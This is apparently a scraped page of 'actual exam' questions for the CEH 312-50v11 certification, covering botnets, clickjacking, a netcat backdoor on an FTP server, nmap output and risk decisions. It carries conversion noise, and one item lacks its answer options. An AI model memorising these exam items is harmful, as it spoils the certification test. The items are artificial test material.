
[All 312-50v11 Questions]

Jim's company regularly performs backups of their critical servers. But the company cannot afford to send backup tapes to an off-site vendor for long-term storage and archiving. Instead, Jim's company keeps the backup tapes in a safe in the office. Jim's company is audited each year, and the results from this year's audit show a risk because backup tapes are not stored off-site. The Manager of Information Technology has a plan to take the backup tapes home with him and wants to know what two things he can do to secure the backup tapes while in transit?

- A. Encrypt the backup tapes and transport them in a lock box.
- B. Degauss the backup tapes and transport them in a lock box.
- C. Hash the backup tapes and transport them in a lock box.
- D. Encrypt the backup tapes and use a courier to transport them.

**Show Suggested Answer** 

^



CONTACT FORUM

Q

Actual exam question from ECCouncil's 312-50v11

Question #: 38

Topic #: 1

[All 312-50v11 Questions]

You are working as a Security Analyst in a company XYZ that owns the whole subnet range of 23.0.0.0/8 and 192.168.0.0/8.

While monitoring the data, you find a high number of outbound connections. You see that IP's owned by XYZ (Internal) and private IP's are communicating to a Single Public IP. Therefore, the Internal IP's are sending data to the Public IP.

After further analysis, you find out that this Public IP is a blacklisted IP, and the internal communicating devices are compromised.

What kind of attack does the above scenario depict?

- A. Botnet Attack
- B. Spear Phishing Attack
- C. Advanced Persistent Threats
- D. Rootkit Attack

**Show Suggested Answer** 

^

CONTACT FORUM

HOME

Actual exam question from ECCouncil's 312-50v11

Question #: 39

Topic #: 1

[All 312-50v11 Questions]

## Scenario:

- 1. Victim opens the attacker's web site.
- 2. Attacker sets up a web site which contains interesting and attractive content like 'Do you want to make \$1000 in a day?'.
- 3. Victim clicks to the interesting and attractive content URL.
- 4. Attacker creates a transparent 'iframe' in front of the URL which the victim attempts to click, so the victim thinks that he/she clicks on the 'Do you want to make \$1000 in a day?' URL but actually he/she clicks on the content or URL that exists in the transparent 'iframe' which is setup by the attacker.

What is the name of the attack which is mentioned in the scenario?

- A. Session Fixation
- B. HTML Injection
- C. HTTP Parameter Pollution
- D. Clickjacking Attack

**Show Suggested Answer** 

Q

Question #: 40

Topic #: 1

[All 312-50v11 Questions]

A network administrator discovers several unknown files in the root directory of his Linux FTP server. One of the files is a tarball, two are shell script files, and the third is a binary file is named `nc.` The FTP server's access logs show that the anonymous user account logged in to the server, uploaded the files, and extracted the contents of the tarball and ran the script using a function provided by the FTP server's software. The ps command shows that the nc file is running as process, and the netstat command shows the nc process is listening on a network port.

What kind of vulnerability must be present to make this remote attack possible?


- A. File system permissions
- B. Privilege escalation
- C. Directory traversal
- D. Brute force login


**Show Suggested Answer** 

^

FORUM

Q





Question #: 46


Topic #: 1


[All 312-50v11 Questions]

A penetration tester is conducting a port scan on a specific host. The tester found several ports opened that were confusing in concluding the Operating System (OS) version installed. Considering that NMAP result below, which of the following is likely to be installed on the target machine by the OS?

Starting NMAP 5.21 at 2011-03-15 11:06 NMAP scan report for 172.16.40.65 Host is up (1.00s latency). Not shown: 993 closed ports PORT STATE SERVICE 21/tcp open ftp 23/tcp open telnet 80/tcp open http 139/tcp open netbios-ssn 515/tcp open 631/tcp open ipp 9100/tcp open MAC Address: 00:00:48:0D:EE:8

- A. The host is likely a Linux machine.
- B. The host is likely a printer.
- C. The host is likely a router.
- D. The host is likely a Windows machine.





Question #: 56

Topic #: 1


[All 312-50v11 Questions]

Steve, a scientist who works in a governmental security agency, developed a technological solution to identify people based on walking patterns and implemented this approach to a physical control access.

A camera captures people walking and identifies the individuals using Steve's approach. After that, people must approximate their RFID badges. Both the identifications are required to open the door. In this case, we can say:

Q

- A. Although the approach has two phases, it actually implements just one authentication factor
- B. The solution implements the two authentication factors: physical object and physical characteristic
- C. The solution will have a high level of false positives
- D. Biological motion cannot be used to identify people




Question #: 59


Topic #: 1


[All 312-50v11 Questions]


Suppose your company has just passed a security risk assessment exercise. The results display that the risk of the breach in the main company application is 50%. Security staff has taken some measures and implemented the necessary controls. After that, another security risk assessment was performed showing that risk has decreased to 10%. The risk threshold for the application is 20%. Which of the following risk decisions will be the best for the project in terms of its successful continuation with the most business profit?


- A. Accept the risk
- B. Introduce more controls to bring risk to 0%
- C. Mitigate the risk
- D. Avoid the risk












Show Suggested Answer



IA C AA

Actual exam question from ECCouncil's 312-50v11


Question #: 79


Topic #: 1

[All 312-50v11 Questions]

You are a Network Security Officer. You have two machines. The first machine (192.168.0.99) has snort installed, and the second machine (192.168.0.150) has kiwi syslog installed. You perform a syn scan in your network, and you notice that kiwi syslog is not receiving the alert message from snort. You decide to run wireshark in the snort machine to check if the messages are going to the kiwi syslog machine. What Wireshark filter will show the connections from the snort machine to kiwi syslog machine?

**Show Suggested Answer** 





Actual exam question from ECCouncil's 312-50v11

Question #: 90

Topic #: 1

[All 312-50v11 Questions]

A large mobile telephony and data network operator has a data center that houses network elements. These are essentially large computers running on Linux. The perimeter of the data center is secured with firewalls and IPS systems.

What is the best security policy concerning this setup?


- A. Network elements must be hardened with user ids and strong passwords. Regular security tests and audits should be performed.
- B. As long as the physical access to the network elements is restricted, there is no need for additional measures.
- C. There is no need for specific security measures on the network elements as long as firewalls and IPS systems exist.
- D. The operator knows that attacks and down time are inevitable and should have a backup site.

